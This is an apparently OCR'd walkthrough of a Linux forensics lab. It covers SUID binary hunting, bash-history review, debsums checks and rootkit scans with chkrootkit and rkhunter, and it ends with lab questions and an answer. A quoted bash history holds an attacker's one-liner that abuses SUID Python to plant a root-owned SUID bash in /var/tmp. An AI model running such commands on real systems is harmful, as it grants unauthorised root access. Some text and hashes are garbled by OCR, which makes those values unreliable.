


```
investigator@ip-10-10-232-169:~$ find / -perm -u=s -type f 2>/dev/null
/snap/core20/2105/usr/bin/chfn
/snap/core20/2105/usr/bin/chsh
/snap/core20/2105/usr/bin/gpasswd
/snap/core20/2105/usr/bin/mount
/snap/core20/2105/usr/bin/newgrp
/snap/core20/2105/usr/bin/passwd
/snap/core20/2105/usr/bin/su
/snap/core20/2105/usr/bin/sudo
/snap/core20/2105/usr/bin/umount
```

Specifically, the above command looks for files where the user permission has the SUID bit set (`-u=s`).

Much of the output here is expected as these binaries require the SUID bit and are not vulnerable. However, two of these results stand out. Firstly, Python should never be given SUID permission, as it is trivial to escalate privileges to the owner. Additionally, any SUID binaries in the `/tmp` or `/var/tmp` directory stand out as these directories are typically writable by all users, and unauthorised creation of SUID binaries in these directories poses a notable risk.


We can investigate further by looking in Jane's bash history for any commands related to Python or bash:



```
investigator@ip-10-10-90-201:~$ sudo cat /home/jane/.bash_history | grep -B 2
-A 2 "python"
[sudo] password for investigator:
ls -al
find / -perm -u=s -type f 2>/dev/null
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p", "-c", "cp /b
in/bash /var/tmp/bash && chown root:root /var/tmp/bash && chmod +s /var/tmp/ba
sh")'
ls -al /var/tmp
exit
```

From the output, we've discovered evidence of Jane's user account identifying SUID binaries with the `find` command and abusing the SUID permission on the Python binary to run system commands as the root user. With this level of command execution, the attacker was able to create a copy of the `/bin/bash` binary (the Bash shell executable) and place it into the `/var/tmp` folder. Additionally, the attacker changed the owner of this file to root and added the SUID permission to it (`chmod +s`).


After making an SUID copy of `/bin/bash`, the attacker elevated to root by running `/var/tmp/bash -p`. We can further verify the `bash` binary by performing an integrity c



```
investigator@ip-10-10-90-201:~$ md5sum /var/tmp/bash
7063c3930affe123baecd3b340f1ad2c  /var/tmp/bash
```


The output above shows that the two binaries are identical, further enhancing our understanding of the attacker's actions to escalate to root.

Run the `debsums` utility on the compromised host to check only configuration files. Which file came back as altered?



```
investigator@ip-10-10-90-201:~$ sudo debsums -e -s
debsums: changed file /etc/sudoers (from sudo package)
```

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?



```
nvestigator@ip-10-10-90-201:~$ md5sum /var/tmp/bash
063c3930affe123baecd3b340f1ad2c  /var/tmp/bash
```

Rootkits

A rootkit is a type of malicious set of tools or software designed to gain administrator-level control of a system while remaining undetected by the system or user. The term "rootkit" derives from "root", the highest-level user in Unix-based systems, and "kit", which typically refers to a set of tools used to maintain this access.

Rootkits are particularly dangerous because they can hide their presence on a system and allow attackers to maintain long-term access without detection. Attackers can also use them to stage other malicious activities on the target, exfiltrate sensitive information, or command and control the compromised system remotely.


Fortunately, we can use some automated tools on UNIX-based systems to help detect and remove rootkits.

Chkrootkit

Chkrootkit (Check Rootkit) is a popular Unix-based utility used to examine the filesystem for rootkits. It operates as a simple shell script, leveraging common Linux binaries like `grep` and `strings` to scan the core system programs to identify signatures. It can use the signatures from files, directories, and processes to compare the data and identify common patterns of known rootkits. As it does not perform an in-depth analysis, it is an excellent tool for a first-pass check to identify potential compromise, but it may not catch all types of rootkits.

Additionally, modern rootkits might deliberately attempt to identify and target copies of the *chkrootkit* program or adopt other strategies to evade its detection.

We can access the *chkrootkit* on the compromised system using our mounted binaries. We can perform a simple check by running `chkrootkit`:



```
investigator@ip-10-10-90-201:~$ sudo chkrootkit
ROOTDIR is `/'
Checking `amd'...                                           not found
Checking `basename'...                                      not infected
Checking `biff'...                                          not found
Checking `chfn'...                                          not infected
Checking `chsh'...                                          not infected
Checking `cron'...                                          not infected
Checking `crontab'...                                       not infected
Checking `date'...                                          not infected
Checking `du'...                                            not infected
Checking `dirname'...                                       not infected
```


This scan will produce a large output, but it indicates the results of various checks for known rootkit-related files or patterns.

RKHunter

RKHunter (Rootkit Hunter) is another helpful tool designed to detect and remove rootkits on Unix-like operating systems. It offers a more comprehensive and feature-rich rootkit detection check compared to *chkrootkit*. *RKHunter* can compare SHA-1 hashes of core system files with known good ones in its database to search for common rootkit locations, wrong permissions, hidden files, and suspicious strings in kernel modules. It is an excellent choice for a more comprehensive assessment of the affected system.

Because rkhunter leverages a live database of known rootkit signatures, checking for database updates (`rkhunter --update`) before running in the field is crucial. Because this system is isolated, we won't be able to run a database update here, but the latest version was acquired before mounting our tools to the system.

To perform a simple scan with *rkhunter*, we can run the following command:




```
investigator@ip-10-10-90-201:~$ sudo rkhunter -c -sk
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

  Performing 'strings' command checks
    Checking 'strings' command                               [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables                        [ None found ]
    Checking for preloaded libraries                         [ None found ]
    Checking LD_LIBRARY_PATH variable                        [ Not found ]

  Performing file properties checks
    Checking for prerequisites                               [ Warning ]
    /usr/sbin/adduser                                        [ OK ]
```

This check will take some time to run but we have bypassed the user interaction prompts with the `-sk` argument. Afterwards, you will receive a system check summary detailing what was found.

Run *chkrootkit* on the affected system. What is the full path of the `.sh` file that was detected?

Run *rkhunter* on the affected system. What is the result of the `(UID 0) accounts` check?



Run *rkhunter* on the affected system. What is the result of the `(UID 0) accounts` check?

Warning

✓ Correct Answer